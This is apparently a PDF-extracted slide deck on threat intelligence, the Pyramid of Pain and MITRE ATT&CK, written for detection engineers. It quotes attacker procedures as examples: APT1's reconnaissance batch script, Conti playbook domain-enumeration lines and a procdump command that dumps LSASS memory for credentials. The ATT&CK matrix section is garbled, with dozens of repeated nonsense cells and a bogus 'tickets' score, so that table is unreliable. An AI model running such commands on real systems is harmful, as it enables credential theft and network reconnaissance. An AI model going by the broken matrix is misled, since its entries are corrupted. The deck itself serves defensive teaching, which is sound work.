

# The Pyramid of TTP Pain

@SecurePeacock




# Chris Peacock – Adversary Emulation Detection Engineer



**GENERAL DYNAMICS**  
Ordnance and Tactical Systems



# Cyber Threat Intelligence – Purple Process




[ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK](#) - Katie Nickels and Cody Thomas

# Cyber Threat Intelligence


“Threat intelligence is data that is collected, processed, and analyzed to understand a threat actor’s motives, targets, and attack behaviors.”

-CrowdStrike <https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/>




[https://www.jcs.mil/Portals/36/Documents/Doctrine/pubs/jp2\\_0.pdf](https://www.jcs.mil/Portals/36/Documents/Doctrine/pubs/jp2_0.pdf)

# What is a threat?



<https://www.incibe-cert.es/en/blog/active-defence-and-intelligence-threat-intelligence-industrial-environments>

# Prioritizing Threats – Threat Box




Andy Piazza - Threat Box

<https://klgrz.medium.com/quantifying-threat-actors-with-threat-box-e6b641109b11>



# Intelligence Timeline



# Lockheed Martin Cyber Kill Chain®



<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>





# APT 1 Report

- Focused on the human element
  - There's an organization of people behind it
  - Organizations have approved:
    - Actions
    - Tooling
    - Training
    - Manuals



# APT1 & Conti

## Internal Reconnaissance

In the Internal Reconnaissance stage, the intruder collects information about the victim environment. Like most APT (and non-APT) intruders, APT1 primarily uses built-in operating system commands to explore a compromised system and its networked environment. Although they usually simply type these commands into a command shell, sometimes intruders may use batch scripts to speed up the process. Figure 18 below shows the contents of a batch script that APT1 used on at least four victim networks.

```
@echo off
ipconfig /all>>"C:\WINNT\Debug\1.txt"
net start>>"C:\WINNT\Debug\1.txt"
tasklist /v>>"C:\WINNT\Debug\1.txt"
net user >>"C:\WINNT\Debug\1.txt"
net localgroup administrators>>"C:\WINNT\Debug\1.txt"
netstat -ano>>"C:\WINNT\Debug\1.txt"
net use>>"C:\WINNT\Debug\1.txt"
net view>>"C:\WINNT\Debug\1.txt"
net view /domain>>"C:\WINNT\Debug\1.txt"
net group /domain>>"C:\WINNT\Debug\1.txt"
net group "domain users" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain admins" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain controllers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange domain servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain computers" /domain>>"C:\WINNT\Debug\1.txt"
```

FIGURE 18: An APT1 batch script that automates reconnaissance

1.5 . 2 . net domain\_controllers < ===== this command will show the ip addresses of domain controllers

1.6 . shell net localgroup administrators <===== local administrators

1.7 . shell net group / domain "Domain Admins" <===== domain administrators

1.8 . shell net group "Enterprise Admins" / domain <===== enterprise administrators

1.9 . the shell net group "the Domain Computers has" / domain <===== total number - in the PC in the domain


1.10 . net computers < ===== ping all hosts with the output of ip addresses.

[https://github.com/scythe-io/community-threats/blob/master/Conti/Conti\\_Playbook\\_Translated.pdf](https://github.com/scythe-io/community-threats/blob/master/Conti/Conti_Playbook_Translated.pdf)



# Pyramid of Pain


David Bianco: <http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>



# Atomic Indicators: Hashes

“(91.81%) were submitted from only a single source. There were also a substantial number of files submitted by exactly two (5.74%) or three (1.02%) sources. Together those three categories account for 98.57% percent of all malicious files.” -[David Bianco](#)

Malware Hash Submission Counts




<http://detect-respond.blogspot.com/2022/04/stop-using-hashes-for-detection-and.html>



- Two years after APT 1 Report and Pyramid of Pain
- Developed as a way to categorize actor activity
  - One way function
    - Procedures and observations -> Techniques





# Direction: Extract TTPs



[ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK](#) - Katie Nickels and Cody Thomas

# Breaking Out TTPs



## Procedures

How the technique was carried out.  
For example, the attacker used  
`procdump -ma lsass.exe lsass_dump`

## Techniques

Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

## Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access

# Tactics

- “Tactics represent the ‘why’ of an ATT&CK technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action. For example, an adversary may want to achieve credential access.” - [MITRE ATT&CK](#)
  - This level isn't granular enough to make actionable defense
  - Helps categorize techniques into buckets





# Techniques

- Current level of most intelligence sharing
  - In this example it doesn't specify how the actor conducts the technique



## Techniques

Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

## Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access



# ATT&CK™ Techniques



Jamie Williams @jamieantisocial

# ATT&CK™ Check Box Fallacy

Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 13 techniques	Defense Evasion 32 techniques	Credential Access 15 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 15 techniques	Command and Control 16 techniques	Exfiltration 8 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting Interpreter (5/5)	Account Manipulation (2/2)	Abuse Elevation Control Mechanism (1/1)	Abuse Elevation Control Mechanism (1/1)	Brute Force (3/4)	Account Discovery (3/4)	Exploitation of Remote Services	Archive Collected Data (3/3)	Application Layer Protocol (3/4)	Automated Exfiltration (3/3)	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5/5)	Access Token Manipulation (5/5)	Credentials from Password Stores (3/3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction for Impact
External Remote Services	Inter-Process Communication (2/2)	Boot or Logon Autostart Execution (10/10)	Boot or Logon Autostart Execution (10/10)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (3/2)	Exfiltration Over Alternative Protocol (3/3)	Data Manipulation (3/3)
Hardware Additions	Native API	Boot or Logon Initialization Scripts (2/2)	Boot or Logon Initialization Scripts (2/2)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking (1/1)	Clipboard Data	Data Obfuscation (3/3)	Exfiltration Over C2 Channel	Defacement (2/2)
Phishing (3/3)	Scheduled Task/Job (2/2)	Browser Extensions	Browser Extensions	Direct Volume Access	Forge Web Credentials (3/2)	Cloud Service Discovery	Remote Services (5/5)	Data from Information Repositories (3/1)	Dynamic Resolution (2/3)	Exfiltration Over Other Network Medium (1/1)	Disk Wipe (2/2)
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Compromise Client Software Binary	Domain Policy Modification (2/2)	Input Capture (4/4)	Domain Trust Discovery	Replication Through Removable Media	Data from Local System	Encrypted Channel (3/2)	Exfiltration Over Physical Medium (1/1)	Endpoint Denial of Service (3/4)
Supply Chain Compromise (3/3)	Software Deployment Tools	Create Account (2/2)	Create Account (2/2)	Execution Guardrails (1/1)	Man-in-the-Middle (1/2)	File and Directory Discovery	Software Deployment Tools	Data from Network Shared Drive	Fallback Channels	Scheduled Transfer	Firmware Corruption
Trusted Relationship	System Services (1/1)	Create or Modify System Process (1/1)	Create or Modify System Process (1/1)	Exploitation for Defense Evasion	Modify Authentication Process (2/2)	Network Service Scanning	Taint Shared Content	Data from Removable Media	Ingress Tool Transfer	Exfiltration Over Web Service (2/2)	Network Denial of Service (3/2)
Valid Accounts (3/4)	User Execution (2/2)	Event Triggered Execution (1/1)	Event Triggered Execution (1/1)	File and Directory Permissions Modification (1/1)	Network Sniffing	Network Share Discovery	Use Alternate Authentication Material (3/4)	Data Staged (2/2)	Multi-Stage Channels	Resource Hijacking	Service Stop
	Windows Management Instrumentation	External Remote Services	External Remote Services	Hide Artifacts (3/6)	OS Credential Dumping (5/6)	Password Policy Discovery		Email Collection (2/3)	Non-Application Layer Protocol	System Shutdown/Reboot	
		Hijack Execution Flow (1/1)	Hijack Execution Flow (1/1)	Hijack Execution Flow (3/3)	Steal Application Access Token	Peripheral Device Discovery		Input Capture (4/4)	Non-Standard Port		
		Modify Authentication Process (2/2)	Modify Authentication Process (2/2)	Impair Defenses (3/5)	Process Injection (11/55)	Permission Groups Discovery (2/3)		Man in the Browser	Protocol Tunneling		
		Office Application Startup (5/6)	Office Application Startup (5/6)	Process Injection (11/55)	Score: Aggregate Score (Average): 92.22 tickets	Process Discovery		Man-in-the-Middle (1/2)	Proxy (3/4)		
		Pre-OS Boot (1/3)	Pre-OS Boot (1/3)	File modification: System/Operational_2	Score: Aggregate Score (Average): 92.22 tickets	Query Registry		Screen Capture	Remote Access Software		
		Scheduled Task/Job (2/2)	Scheduled Task/Job (2/2)	File modification: System/Operational_31	Score: Aggregate Score (Average): 92.22 tickets	Remote System Discovery		Video Capture	Traffic Signaling (1/1)		
		Server Software Component (2/3)	Server Software Component (2/3)	File modification: System/Operational_7	Score: Aggregate Score (Average): 92.22 tickets	Software Discovery (1/1)			Web Service (2/3)		
		Traffic Signaling (1/1)	Traffic Signaling (1/1)	File modification: System/Operational_10	Score: Aggregate Score (Average): 92.22 tickets	System Information Discovery					
		Valid Accounts (3/4)	Valid Accounts (3/4)	File modification: System/Operational_8	Score: Aggregate Score (Average): 92.22 tickets	System Location Discovery					
				File modification: System/Operational_1	Score: Aggregate Score (Average): 92.22 tickets	System Network Configuration Discovery (1/1)					
				File modification: System/Operational_10	Score: Aggregate Score (Average): 92.22 tickets	System Network Connections Discovery					
				File modification: System/Operational_11	Score: Aggregate Score (Average): 92.22 tickets	System Owner/User Discovery					
				File modification: System/Operational_12	Score: Aggregate Score (Average): 92.22 tickets	System Service Discovery					
				File modification: System/Operational_13	Score: Aggregate Score (Average): 92.22 tickets	System Time Discovery					
				File modification: System/Operational_14	Score: Aggregate Score (Average): 92.22 tickets	Virtualization/Sandbox Evasion (3/3)					
				File modification: System/Operational_15	Score: Aggregate Score (Average): 92.22 tickets						
				File modification: System/Operational_16	Score: Aggregate Score (Average): 92.22 tickets						
				File modification: System/Operational_17	Score: Aggregate Score (Average): 92.22 tickets						
				File modification: System/Operational_18	Score: Aggregate Score (Average): 92.22 tickets						
				File modification: System/Operational_19	Score: Aggregate Score (Average): 92.22 tickets						
				File modification: System/Operational_20	Score: Aggregate Score (Average): 92.22 tickets						
				File modification: System/Operational_21	Score: Aggregate Score (Average): 92.22 tickets						
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
<https://medium.com/falconforce/sysmon-vs-microsoft-defender-for-endpoint-mde-internals-0x01-1e5663b10347>

# Procedure Assumption



tasklist


Windows Command Line  
T1059.003



wmic process get /format:list

Windows Management Instrumentation  
T1047

Process  
Discovery  
T1057



PowerShell  
T1059.001


Get-Process

Native API  
T1106

